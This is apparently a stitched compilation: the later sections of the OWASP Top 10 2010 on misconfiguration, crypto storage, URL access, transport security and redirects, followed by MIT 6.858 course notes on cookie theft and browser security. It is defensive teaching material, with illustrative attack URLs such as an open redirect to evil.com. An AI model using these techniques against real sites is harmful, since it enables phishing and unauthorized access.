- OWASP CSRFGuard - CSRF Defense Tool
- ESAPI Project Home Page
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester - CSRF Testing Tool

External

- CWE Entry 352 on CSRF

A6 Security Misconfiguration

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
______	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	______
Consider anonymous external attackers as well as users with their own accounts that may attempt to compromise the system. Also consider insiders wanting to disguise their actions.	Attacker accesses default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system.	Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, framework, and custom code. Developers and network administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.		Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise.	The system could be completely compromised without you knowing it. All your data could be stolen or modified slowly over time. Recovery costs could be expensive.

Am I Vulnerable?

Have you performed the proper security hardening across the entire application stack?

1. Do you have a process for keeping all your software up to date? This includes the OS, Web/App Server, DBMS, applications, and **all code libraries**.
2. Is everything unnecessary disabled, removed, or not installed (e.g. ports, services, pages, accounts, privileges)?
3. Are default account passwords changed or disabled?
4. Is your error handling set up to prevent stack traces and other overly informative error messages from leaking?
5. Are the security settings in your development frameworks (e.g., Struts, Spring, ASP.NET) and libraries understood and configured properly?

A concerted, repeatable process is required to develop and maintain a proper application security configuration.

How Do I Prevent This?

The primary recommendations are to establish all of the following:

1. A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically. This process should be automated to minimize the effort required to setup a new secure environment.
2. A process for keeping abreast of and deploying all new software updates and patches in a timely manner to each deployed environment. This needs to include **all code libraries as well**, which are frequently overlooked.
3. A strong application architecture that provides good separation and security between components.
4. Consider running scans and doing audits periodically to help detect future misconfigurations or missing patches.

Example Attack Scenarios

Scenario #1: Your application relies on a powerful framework like Struts or Spring. XSS flaws are found in these framework components you rely on. An update is released to fix these flaws but you don't update your libraries. Until you do, attackers can easily find and exploit these flaws in your app.

Scenario #2: The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

Scenario #3: Directory listing is not disabled on your server. Attacker discovers she can simply list directories to find any file. Attacker finds and downloads all your compiled Java classes, which she reverses to get all your custom code. She then finds a serious access control flaw in your application.

Scenario #4: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws. Attackers love the extra information error messages provide.

References

OWASP

- OWASP Development Guide: Chapter on Configuration
- OWASP Code Review Guide: Chapter on Error Handling
- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Top 10 2004 - Insecure Configuration Management

For additional requirements in this area, see the ASVS requirements area for Security Configuration (V12).

External

- PC Magazine Article on Web Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

A7 Insecure Cryptographic Storage

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
	Exploitability DIFFICULT	Prevalence UNCOMMON	Detectability DIFFICULT	Impact SEVERE	
Consider the users of your system. Would they like to gain access to protected data they aren't authorized for? What about internal administrators?	Attackers typically don't break the crypto. They break something else, such as find keys, get cleartext copies of data, or access data via channels that automatically decrypt.	The most common flaw in this area is simply not encrypting data that deserves encryption. When encryption is employed, unsafe key generation and storage, not rotating keys, and weak algorithm usage is common. Use of weak or unsalted hashes to protect passwords is also common. External attackers have difficulty detecting such flaws due to limited access. They usually must exploit something else first to gain the needed access.		Failure frequently compromises all data that should have been encrypted. Typically this information includes sensitive data such as health records, credentials, personal data, credit cards, etc.	Consider the business value of the lost data and impact to your reputation. What is your legal liability if this data is exposed? Also consider the damage to your reputation.

Am I Vulnerable?

The first thing you have to determine is which data is sensitive enough to require encryption. For example, passwords, credit cards, health records, and personal information should be encrypted. For all such data, ensure:

1. It is encrypted everywhere it is stored long term, particularly in backups of this data.
2. Only authorized users can access decrypted copies of the data (i.e., access control – See A4 and A8).
3. A strong standard encryption algorithm is used.
4. A strong key is generated, protected from unauthorized access, and key change is planned for.

And more … For a more complete set of problems to avoid, see the ASVS requirements on Cryptography (V7)

Example Attack Scenarios

Scenario #1: An application encrypts credit cards in a database to prevent exposure to end users. However, the database is set to automatically decrypt queries against the credit card columns, allowing an SQL injection flaw to retrieve all the credit cards in cleartext. The system should have been configured to allow only back end applications to decrypt them, not the front end web application.

Scenario #2: A backup tape is made of encrypted health records, but the encryption key is on the same backup. The tape never arrives at the backup center.

Scenario #3: The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password file. All the unsalted hashes can be brute forced in 4 weeks, while properly salted hashes would have taken over 3000 years.

How Do I Prevent This?

The full perils of unsafe cryptography are well beyond the scope of this Top 10. That said, for all sensitive data deserving encryption, do all of the following, at a minimum:

1. Considering the threats you plan to protect this data from (e.g., insider attack, external user), make sure you encrypt all such data at rest in a manner that defends against these threats.
2. Ensure offsite backups are encrypted, but the keys are managed and backed up separately.
3. Ensure appropriate strong standard algorithms and strong keys are used, and key management is in place.
4. Ensure passwords are hashed with a strong standard algorithm and an appropriate salt is used.
5. Ensure all keys and passwords are protected from unauthorized access.

References

OWASP

For a more complete set of requirements and problems to avoid in this area, see the ASVS requirements on Cryptography (V7).

- OWASP Top 10-2007 on Insecure Cryptographic Storage
- ESAPI Encryptor API
- OWASP Development Guide: Chapter on Cryptography
- OWASP Code Review Guide: Chapter on Cryptography

External

- CWE Entry 310 on Cryptographic Issues
- CWE Entry 312 on Cleartext Storage of Sensitive Information
- CWE Entry 326 on Weak Encryption

A8 Failure to Restrict URL Access

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
______	Exploitability EASY	Prevalence UNCOMMON	Detectability AVERAGE	Impact MODERATE	______
Anyone with network access can send your application a request. Could anonymous users access a private page or regular users a privileged page?	Attacker, who is an authorized system user, simply changes the URL to a privileged page. Is access granted? Anonymous users could access private pages that aren't protected.	Applications are not always protecting page requests properly. Sometimes, URL protection is managed via configuration, and the system is misconfigured. Sometimes, developers must include the proper code checks, and they forget. Detecting such flaws is easy. The hardest part is identifying which pages (URLs) exist to attack.		Such flaws allow attackers to access unauthorized functionality. Administrative functions are key targets for this type of attack.	Consider the business value of the exposed functions and the data they process. Also consider the impact to your reputation if this vulnerability became public.

Am I Vulnerable?

The best way to find out if an application has failed to properly restrict URL access is to verify **every** page. Consider for each page, is the page supposed to be public or private. If a private page:

1. Is authentication required to access that page?
2. Is it supposed to be accessible to ANY authenticated user? If not, is an authorization check made to ensure the user has permission to access that page?

External security mechanisms frequently provide authentication and authorization checks for page access. Verify they are properly configured for every page. If code level protection is used, verify that code level protection is in place for every required page. Penetration testing can also verify whether proper protection is in place.

Example Attack Scenario

The attacker simply force browses to target URLs. Consider the following URLs which are both supposed to require authentication. Admin rights are also required for access to the "admin_getappInfo" page.

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

If the attacker is not authenticated, and access to either page is granted, then unauthorized access was allowed. If an authenticated, non-admin, user is allowed to access the "admin_getappInfo" page, this is a flaw, and may lead the attacker to more improperly protected admin pages.

Such flaws are frequently introduced when links and buttons are simply not displayed to unauthorized users, but the application fails to protect the pages they target.

How Do I Prevent This?

Preventing unauthorized URL access requires selecting an approach for requiring proper authentication and proper authorization for each page. Frequently, such protection is provided by one or more components external to the application code. Regardless of the mechanism(s), all of the following are recommended:

1. The authentication and authorization policies be role based, to minimize the effort required to maintain these policies.
2. The policies should be highly configurable, in order to minimize any hard coded aspects of the policy.
3. The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific users and roles for access to every page.
4. If the page is involved in a workflow, check to make sure the conditions are in the proper state to allow access.

References

OWASP

- OWASP Top 10-2007 on Failure to Restrict URL Access
- ESAPI Access Control API
- OWASP Development Guide: Chapter on Authorization
- OWASP Testing Guide: Testing for Path Traversal
- OWASP Article on Forced Browsing

For additional access control requirements, see the ASVS requirements area for Access Control (V4).

External

- CWE Entry 285 on Improper Access Control (Authorization)

A9 Insufficient Transport Layer Protection

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
______	Exploitability DIFFICULT	Prevalence COMMON	Detectability EASY	Impact MODERATE	______
Consider anyone who can monitor the network traffic of your users. If the application is on the internet, who knows how your users access it. Don't forget back end connections.	Monitoring users' network traffic can be difficult, but is sometimes easy. The primary difficulty lies in monitoring the proper network's traffic while users are accessing the vulnerable site.	Applications frequently do not protect network traffic. They may use SSL/TLS during authentication, but not elsewhere, exposing data and session IDs to interception. Expired or improperly configured certificates may also be used. Detecting basic flaws is easy. Just observe the site's network traffic. More subtle flaws require inspecting the design of the application and the server configuration.		Such flaws expose individual users' data and can lead to account theft. If an admin account was compromised, the entire site could be exposed. Poor SSL setup can also facilitate phishing and MITM attacks.	Consider the business value of the data exposed on the communications channel in terms of its confidentiality and integrity needs, and the need to authenticate both participants.

Am I Vulnerable?

The best way to find out if an application has sufficient transport layer protection is to verify that:

1. SSL is used to protect all authentication related traffic.
2. SSL is used for all resources on all private pages and services. This protects all data and session tokens that are exchanged. Mixed SSL on a page should be avoided since it causes user warnings in the browser, and may expose the user's session ID.
3. Only strong algorithms are supported.
4. All session cookies have their 'secure' flag set so the browser never transmits them in the clear.
5. The server certificate is legitimate and properly configured for that server. This includes being issued by an authorized issuer, not expired, has not been revoked, and it matches all domains the site uses.

How Do I Prevent This?

Providing proper transport layer protection can affect the site design. It's easiest to require SSL for the entire site. For performance reasons, some sites use SSL only on private pages. Others use SSL only on 'critical' pages, but this can expose session IDs and other sensitive data. At a minimum, do all of the following:

1. Require SSL for all sensitive pages. Non-SSL requests to these pages should be redirected to the SSL page.
2. Set the 'secure' flag on all sensitive cookies.
3. Configure your SSL provider to only support strong (e.g., FIPS 140-2 compliant) algorithms.
4. Ensure your certificate is valid, not expired, not revoked, and matches all domains used by the site.
5. Backend and other connections should also use SSL or other encryption technologies.

Example Attack Scenarios

Scenario #1: A site simply doesn't use SSL for all pages that require authentication. Attacker simply monitors network traffic (like an open wireless or their neighborhood cable modem network), and observes an authenticated victim's session cookie. Attacker then replays this cookie and takes over the user's session.

Scenario #2: A site has improperly configured SSL certificate which causes browser warnings for its users. Users have to accept such warnings and continue, in order to use the site. This causes users to get accustomed to such warnings. Phishing attack against the site's customers lures them to a lookalike site which doesn't have a valid certificate, which generates similar browser warnings. Since victims are accustomed to such warnings, they proceed on and use the phishing site, giving away passwords or other private data.

Scenario #3: A site simply uses standard ODBC/JDBC for the database connection, not realizing all traffic is in the clear.

References

OWASP


For a more complete set of requirements and problems to avoid in this area, see the ASVS requirements on Communications Security (V10).

- OWASP Transport Layer Protection Cheat Sheet
- OWASP Top 10-2007 on Insecure Communications
- OWASP Development Guide: Chapter on Cryptography
- OWASP Testing Guide: Chapter on SSL/TLS Testing

External

- CWE Entry 319 on Cleartext Transmission of Sensitive Information
- SSL Labs Server Test
- Definition of FIPS 140-2 Cryptographic Standard

A10 Unvalidated Redirects and Forwards



Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
______	Exploitability AVERAGE	Prevalence UNCOMMON	Detectability EASY	Impact MODERATE	______
Consider anyone who can trick your users into submitting a request to your website. Any website or other HTML feed that your users use could do this.	Attacker links to unvalidated redirect and tricks victims into clicking it. Victims are more likely to click on it, since the link is to a valid site. Attacker targets unsafe forward to bypass security checks.	Applications frequently redirect users to other pages, or use internal forwards in a similar manner. Sometimes the target page is specified in an unvalidated parameter, allowing attackers to choose the destination page. Detecting unchecked redirects is easy. Look for redirects where you can set the full URL. Unchecked forwards are harder, since they target internal pages.		Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass.	Consider the business value of retaining your users' trust. What if they get owned by malware? What if attackers can access internal only functions?

Am I Vulnerable?

The best way to find out if an application has any unvalidated redirects or forwards is to:

1. Review the code for all uses of redirect or forward (called a transfer in .NET). For each use, identify if the target URL is included in any parameter values. If so, verify the parameter(s) are validated to contain only an allowed destination, or element of a destination.
2. Also, spider the site to see if it generates any redirects (HTTP response codes 300-307, typically 302). Look at the parameters supplied prior to the redirect to see if they appear to be a target URL or a piece of such a URL. If so, change the URL target and observe whether the site redirects to the new target.
3. If code is unavailable, check all parameters to see if they look like part of a redirect or forward URL destination and test those that do.

How Do I Prevent This?

Safe use of redirects and forwards can be done in a number of ways:

1. Simply avoid using redirects and forwards.
2. If used, don't involve user parameters in calculating the destination. This can usually be done.
3. If destination parameters can't be avoided, ensure that the supplied value is **valid**, and **authorized** for the user.

   It is recommended that any such destination parameters be a mapping value, rather than the actual URL or portion of the URL, and that server side code translate this mapping to the target URL.

   Applications can use ESAPI to override the sendRedirect() method to make sure all redirect destinations are safe.

Avoiding such flaws is extremely important as they are a favorite target of phishers trying to gain the user's trust.

Example Attack Scenarios

Scenario #1: The application has a page called "redirect.jsp" which takes a single parameter named "url". The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware.

http://www.example.com/redirect.jsp?url=evil.com

Scenario #2:The application uses forward to route requests between different parts of the site. To facilitate this, some pages use a parameter to indicate where the user should be sent if a transaction is successful. In this case, the attacker crafts a URL that will pass the application's access control check and then forward the attacker to an administrative function that she would not normally be able to access.

http://www.example.com/boring.jsp?fwd=admin.jsp

References

OWASP

- OWASP Article on Open Redirects
- ESAPI SecurityWrapperResponse sendRedirect() method

External

- CWE Entry 601 on Open Redirects
- WASC Article on URL Redirector Abuse
- Google blog article on the dangers of open redirects

+D What's Next for Developers

Establish and Use a Full Set of Common Security Controls

Whether you are new to web application security or are already very familiar with these risks, the task of producing a secure web application or fixing an existing one can be difficult. If you have to manage a large application portfolio, this can be daunting.

Many Free and Open OWASP Resources Are Available

To help organizations and developers reduce their application security risks in a cost effective manner, OWASP has produced numerous free and open resources that you can use to address application security in your organization. The following are some of the many resources OWASP has produced to help organizations produce secure web applications. On the next page, we present additional OWASP resources that can assist organizations in verifying the security of their applications.

Application Security Requirements

- To produce a secure web application, you must define what secure means for that application. OWASP recommends you use the OWASP Application Security Verification Standard (ASVS), as a guide for setting the security requirements for your application(s). If you're outsourcing, consider the OWASP Secure Software Contract Annex.

Application Security Architecture

- Rather than retrofitting security into your applications, it is far more cost effective to design the security in from the start. OWASP recommends the OWASP Developer's Guide, as a good starting point for guidance on how to design security in from the beginning.

Standard Security Controls

- Building strong and usable security controls is exceptionally difficult. Providing developers with a set of standard security controls radically simplifies the development of secure applications. OWASP recommends the OWASP Enterprise Security API (ESAPI) project as a model for the security APIs needed to produce secure web applications. ESAPI provides reference implementations in Java, .NET, PHP, Classic ASP, Python, and Cold Fusion.

Secure Development Lifecycle

- To improve the process your organization follows when building such applications, OWASP recommends the OWASP Software Assurance Maturity Model (SAMM). This model helps organizations formulate and implement a strategy for software security that is tailored to the specific risks facing their organization.

Application Security Education

- The OWASP Education Project provides training materials to help educate developers on web application security and has compiled a large list of OWASP Educational Presentations. For hands-on learning about vulnerabilities, try OWASP WebGoat. To stay current, come to an OWASP AppSec Conference, OWASP Conference Training, or local OWASP Chapter meetings.

There are numerous additional OWASP resources available for your use. Please visit the OWASP Projects page, which lists all of the OWASP projects, organized by the release quality of the projects in question (Release Quality, Beta, or Alpha). Most OWASP resources are available on our wiki, and many OWASP documents can be ordered in hardcopy.

+V What's Next for Verifiers

Get Organized

To verify the security of a web application you have developed, or one you are considering purchasing, OWASP recommends that you review the application's code (if available), and test the application as well. OWASP recommends a combination of security code review and application penetration testing whenever possible, as that allows you to leverage the strengths of both techniques, and the two approaches complement each other. Tools for assisting the verification process can improve the efficiency and effectiveness of an expert analyst. OWASP's assessment tools are focused on helping an expert become more effective, rather than trying to automate the analysis process itself.

Standardizing How You Verify Web Application Security: To help organizations develop consistency and a defined level of rigor when assessing the security of web applications, OWASP has produced the OWASP Application Security Verification Standard (ASVS). This document defines a minimum verification standard for performing web application security assessments. OWASP recommends that you use the ASVS as guidance for not only what to look for when verifying the security of a web application, but also which techniques are most appropriate to use, and to help you define and select a level of rigor when verifying the security of a web application. OWASP also recommends you use the ASVS to help define and select any web application assessment services you might procure from a third party provider.

Assessment Tools Suite: The OWASP Live CD Project has pulled together some of the best open source security tools into a single bootable environment. Web developers, testers, and security professionals can boot from this Live CD and immediately have access to a full security testing suite. No installation or configuration is required to use the tools provided on this CD.

Code Review

Reviewing the code is the strongest way to verify whether an application is secure. Testing can only prove that an application is insecure.

Reviewing the Code: As a companion to the OWASP Developer's Guide, and the OWASP Testing Guide, OWASP has produced the OWASP Code Review Guide to help developers and application security specialists understand how to efficiently and effectively review a web application for security by reviewing the code. There are numerous web application security issues, such as Injection Flaws, that are far easier to find through code review, than external testing.

Code Review Tools: OWASP has been doing some promising work in the area of assisting experts in performing code analysis, but these tools are still in their early stages. The authors of these tools use them every day when performing their security code reviews, but non-experts may find these tools a bit difficult to use. These include CodeCrawler, Orizon, and O2.

Security and Penetration Testing

Testing the Application: OWASP produced the Testing Guide to help developers, testers, and application security specialists understand how to efficiently and effectively test the security of web applications. This enormous guide, which had dozens of contributors, provides wide coverage on many web application security testing topics. Just as code review has its strengths, so does security testing. It's very compelling when you can prove that an application is insecure by demonstrating the exploit. There are also many security issues, particularly all the security provided by the application infrastructure, that simply cannot be seen by a code review, since the application is not providing the security itself.

Application Penetration Testing Tools: WebScarab, which is one of the most widely used of all OWASP projects, is a web application testing proxy. It allows a security analyst to intercept web application requests, so the analyst can figure out how the application works, and then allows the analyst to submit test requests to see if the application responds securely to such requests. This tool is particularly effective at assisting an analyst in identifying XSS flaws, Authentication flaws, and Access Control flaws.

+O What's Next for Organizations

Start Your Application Security Program Now

Application security is no longer a choice. Between increasing attacks and regulatory pressures, organizations must establish an effective capability for securing their applications. Given the staggering number of applications and lines of code already in production, many organizations are struggling to get a handle on the enormous volume of vulnerabilities. OWASP recommends that organizations establish an application security program to gain insight and improve security across their application portfolio. Achieving application security requires many different parts of an organization to work together efficiently, including security and audit, software development, and business and executive management. It requires security to be visible, so that all the different players can see and understand the organization's application security posture. It also requires focus on the activities and outcomes that actually help improve enterprise security by reducing risk in the most cost effective manner. Some of the key activities in effective application security programs include:

Get Started

- Establish an application security program and drive adoption.
- Conduct a capability gap analysis comparing your organization to your peers to define key improvement areas and an execution plan.
- Gain management approval and establish an application security awareness campaign for the entire IT organization.

Risk Based Portfolio Approach

- Identify and prioritize your application portfolio from an inherent risk perspective.
- Create an application risk profiling model to measure and prioritize the applications in your portfolio. Establish assurance guidelines to properly define coverage and level of rigor required.
- Establish a common risk rating model with a consistent set of likelihood and impact factors reflective of your organization's tolerance for risk.

Enable with a Strong Foundation

- Establish a set of focused policies and standards that provide an application security baseline for all development teams to adhere to.
- Define a common set of reusable security controls that complement these policies and standards and provide design and development guidance on their use.
- Establish an application security training curriculum that is required and targeted to different development roles and topics.

Integrate Security into Existing Processes

- Define and integrate security implementation and verification activities into existing development and operational processes. Activities include Threat Modeling, Secure Design & Review, Secure Code & Review, Pen Testing, Remediation, etc.
- Provide subject matter experts and support services for development and project teams to be successful.

Provide Management Visibility

- Manage with metrics. Drive improvement and funding decisions based on the metrics and analysis data captured. Metrics include adherence to security practices / activities, vulnerabilities introduced, vulenerabilities mitigated, application coverage, etc.
- Analyze data from the implementation and verification activities to look for root cause and vulnerability patterns to drive strategic and systemic improvements across the enterprise.

+R Notes About Risk

It's About Risks, Not Weaknesses

Although previous versions of the OWASP Top 10 focused on identifying the most common "vulnerabilities," these documents have actually always been organized around risks. This caused some understandable confusion on the part of people searching for an airtight weakness taxonomy. This update clarifies the risk-focus in the Top 10 by being more explicit about how threat agents, attack vectors, weaknesses, technical impacts, and business impacts combine to produce risks.


To do so, we developed a Risk Rating methodology for the Top 10 that is based on the OWASP Risk Rating Methodology. For each Top 10 item, we estimated the typical risk that each weakness introduces to a typical web application by looking at common likelihood factors and impact factors for each common weakness. We then rank ordered the Top 10 according to those weaknesses that typically introduce the most significant risk to an application.

The OWASP Risk Rating Methodology defines numerous factors to help calculate the risk of an identified vulnerability. However, the Top 10 must talk about generalities, rather than specific vulnerabilities in real applications. Consequently, we can never be as precise as a system owner can when calculating risk for their application(s). We don't know how important your applications and data are, what your threat agents are, nor how your system has been built and is being operated.

Our methodology includes three likelihood factors for each weakness (prevalence, detectability, and ease of exploit) and one impact factor (technical impact). The prevalence of a weakness is a factor that you typically don't have to calculate. For prevalence data, we have been supplied prevalence statistics from a number of different organizations and we have averaged their data together to come up with a Top 10 likelihood of existence list by prevalence. This data was then combined with the other two likelihood factors (detectability and ease of exploit) to calculate a likelihood rating for each weakness. This was then multiplied by our estimated average technical impact for each item to come up with an overall risk ranking for each item in the Top 10.

Note that this approach does not take the likelihood of the threat agent into account. Nor does it account for any of the various technical details associated with your particular application. Any of these factors could significantly affect the overall likelihood of an attacker finding and exploiting a particular vulnerability. This rating also does not take into account the actual impact on your business. Your organization will have to decide how much security risk from applications the organization is willing to accept. The purpose of the OWASP Top 10 is not to do this risk analysis for you.

The following illustrates our calculation of the risk for A2: Cross-Site Scripting, as an example. Note that XSS is so prevalent that it warranted the only 'VERY WIDESPREAD' prevalence value. All other risks ranged from widespread to uncommon (values 1 to 3).



+F Details About Risk Factors

Top 10 Risk Factor Summary

The following table presents a summary of the 2010 Top 10 Application Security Risks, and the risk factors we have assigned to each risk. These factors were determined based on the available statistics and the experience of the OWASP team. To understand these risks for a particular application or organization, **you must consider your own specific threat agents and business impacts**. Even egregious software weaknesses may not present a serious risk if there are no threat agents in a position to perform the necessary attack or the business impact is negligible for the assets involved.

RISK	Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
		Exploitability	Prevalence	Detectability	Impact	
A1-Injection		EASY	COMMON	AVERAGE	SEVERE	
A2-XSS		AVERAGE	VERY WIDESPREAD	EASY	MODERATE	
A3-Auth'n		AVERAGE	COMMON	AVERAGE	SEVERE	
A4-DOR		EASY	COMMON	EASY	MODERATE	
A5-CSRF		AVERAGE	WIDESPREAD	EASY	MODERATE	
A6-Config		EASY	COMMON	EASY	MODERATE	
A7-Crypto		DIFFICULT	UNCOMMON	DIFFICULT	SEVERE	
A8-URL Access		EASY	UNCOMMON	AVERAGE	MODERATE	
A9-Transport		DIFFICULT	COMMON	EASY	MODERATE	
A10-Redirects		AVERAGE	UNCOMMON	EASY	MODERATE	

Additional Risks to Consider

The Top 10 cover a lot of ground, but there are other risks that you should consider and evaluate in your organization. Some of these have appeared in previous versions of the OWASP Top 10, and others have not, including new attack techniques that are being identified all the time. Other important application security risks (listed in alphabetical order) that you should also consider include:

- Clickjacking (Newly discovered attack technique in 2008)
- Concurrency Flaws
- Denial of Service (Was 2004 Top 10 – Entry A9)
- Header Injection (also called CRLF Injection)
- Information Leakage and Improper Error Handling (Was part of 2007 Top 10 – Entry A6)
- Insufficient Anti-automation
- Insufficient Logging and Accountability (Related to 2007 Top 10 – Entry A6)
- Lack of Intrusion Detection and Response
- Malicious File Execution (Was 2007 Top 10 – Entry A3)

THE BELOW ICONS REPRESENT WHAT OTHER VERSIONS ARE AVAILABLE IN PRINT FOR THIS TITLE BOOK.

ALPHA: "Alpha Quality" book content is a working draft. Content is very rough and in development until the next level of publication.

BETA: "Beta Quality" book content is the next highest level. Content is still in development until the next publishing.

RELEASE: 'Release Quality" book content is the highest level of quality in a books title's lifecycle, and is a final product.

ALPHA
PUBLISHED

BETA
PUBLISHED

RELEASE
PUBLISHED

OWASP
The Open Web Application Security Project

The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security "visible," so that people and organizations can make informed decisions about application security risks. Everyone is free to participate in OWASP and all of our materials are available under a free and open software license. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work.

6.858: Computer Systems Security

Fall **2012**

Home

General information

Schedule

Reference materials

Piazza discussion

Submission

2011 class materials

Paper Reading Questions

For each paper, your assignment is two-fold. By the start of lecture:

- Submit your answer for each lecture's paper question via the submission web site in a file named `lecn.txt`, and
- E-mail your own question about the paper (e.g., what you find most confusing about the paper or the paper's general context/problem) to 6.858-q@pdos.csail.mit.edu. You cannot use the question below. To the extent possible, during lecture we will try to answer questions submitted by the evening before.

Lecture 7

Suppose you are helping the developers of a complex web site at http://bitdiddle.com/ to evaluate their security. This web site uses an HTTP cookie to authenticate users. The site developers are worried an adversary might steal the cookie from one of the visitors to the site, and use that cookie to impersonate the victim visitor.

What should the developers look at in order to determine if a user's cookie can be stolen by an adversary? In other words, what kinds of adversaries might be able to steal the cookie of one of the visitors to http://bitdiddle.com/, what goes "wrong" to allow the adversary to obtain the cookie, and how might the developers prevent it?

Note: an exhaustive answer might be quite long, so you can stop after about 5 substantially-different issues that the developers have to consider.

problem is stolen
not general
F-ed w/

← can't do
country
codes

Subdomain
XSS
wifi sniffing
SSL

https protected
http cookie only flags

Questions or comments regarding 6.858? Send e-mail to the course staff at *6.858-staff@pdos.csail.mit.edu*.

Top // **6.858 home** // *Last updated Saturday, 22-Sep-2012 11:28:16 EDT*

9/26

Paper Question 7

Michael Plasmeier

Problems

1. JavaScript running on the page (via script injection may steal the cookie)
2. A subdomain running on your site could access the cookie
    a. If for example you allow users to host their own sites on a subdomain of yours
3. An attacker could request a cookie issued over SSL from a non-SSL page
4. A rouge version of an SSL site will receive cookies, if the user has allowed the connection to proceed.
5. A user on the same LAN (ie. wifi) could sniff traffic

Attempted Solutions

1. Mark a cookie as `httponly` gives you some protection
2. Not specify a cookie's domain, will default it to the current one
3. Mark a cookie as `secure` requires that it only be transmitted over SSL
4. Better user education about when to not override SSL connections
5. Use SSL to prevent eavesdropping on the connection

6.858 L7 Web App Security

9/26

Before: Web server security


L0hws

- ~2004 this made a lot of sense

Now Lots of code running in your browser

But much harder to keep secure

Lots of details



← need some isolation
So can't run syscall, etc

but needs some holes

It's easy to build a total containment sandbox

But the API is the problem

Lots of problems

- implementation flaws
  - buffer overflow
- but also design flaws
  - totally legal!

Browsers compete on features

each developed individually

then retroactive standards created

then security patched on

Now developers talk more

But don't want to break compatibility

and users switch

(3)

Threat Model

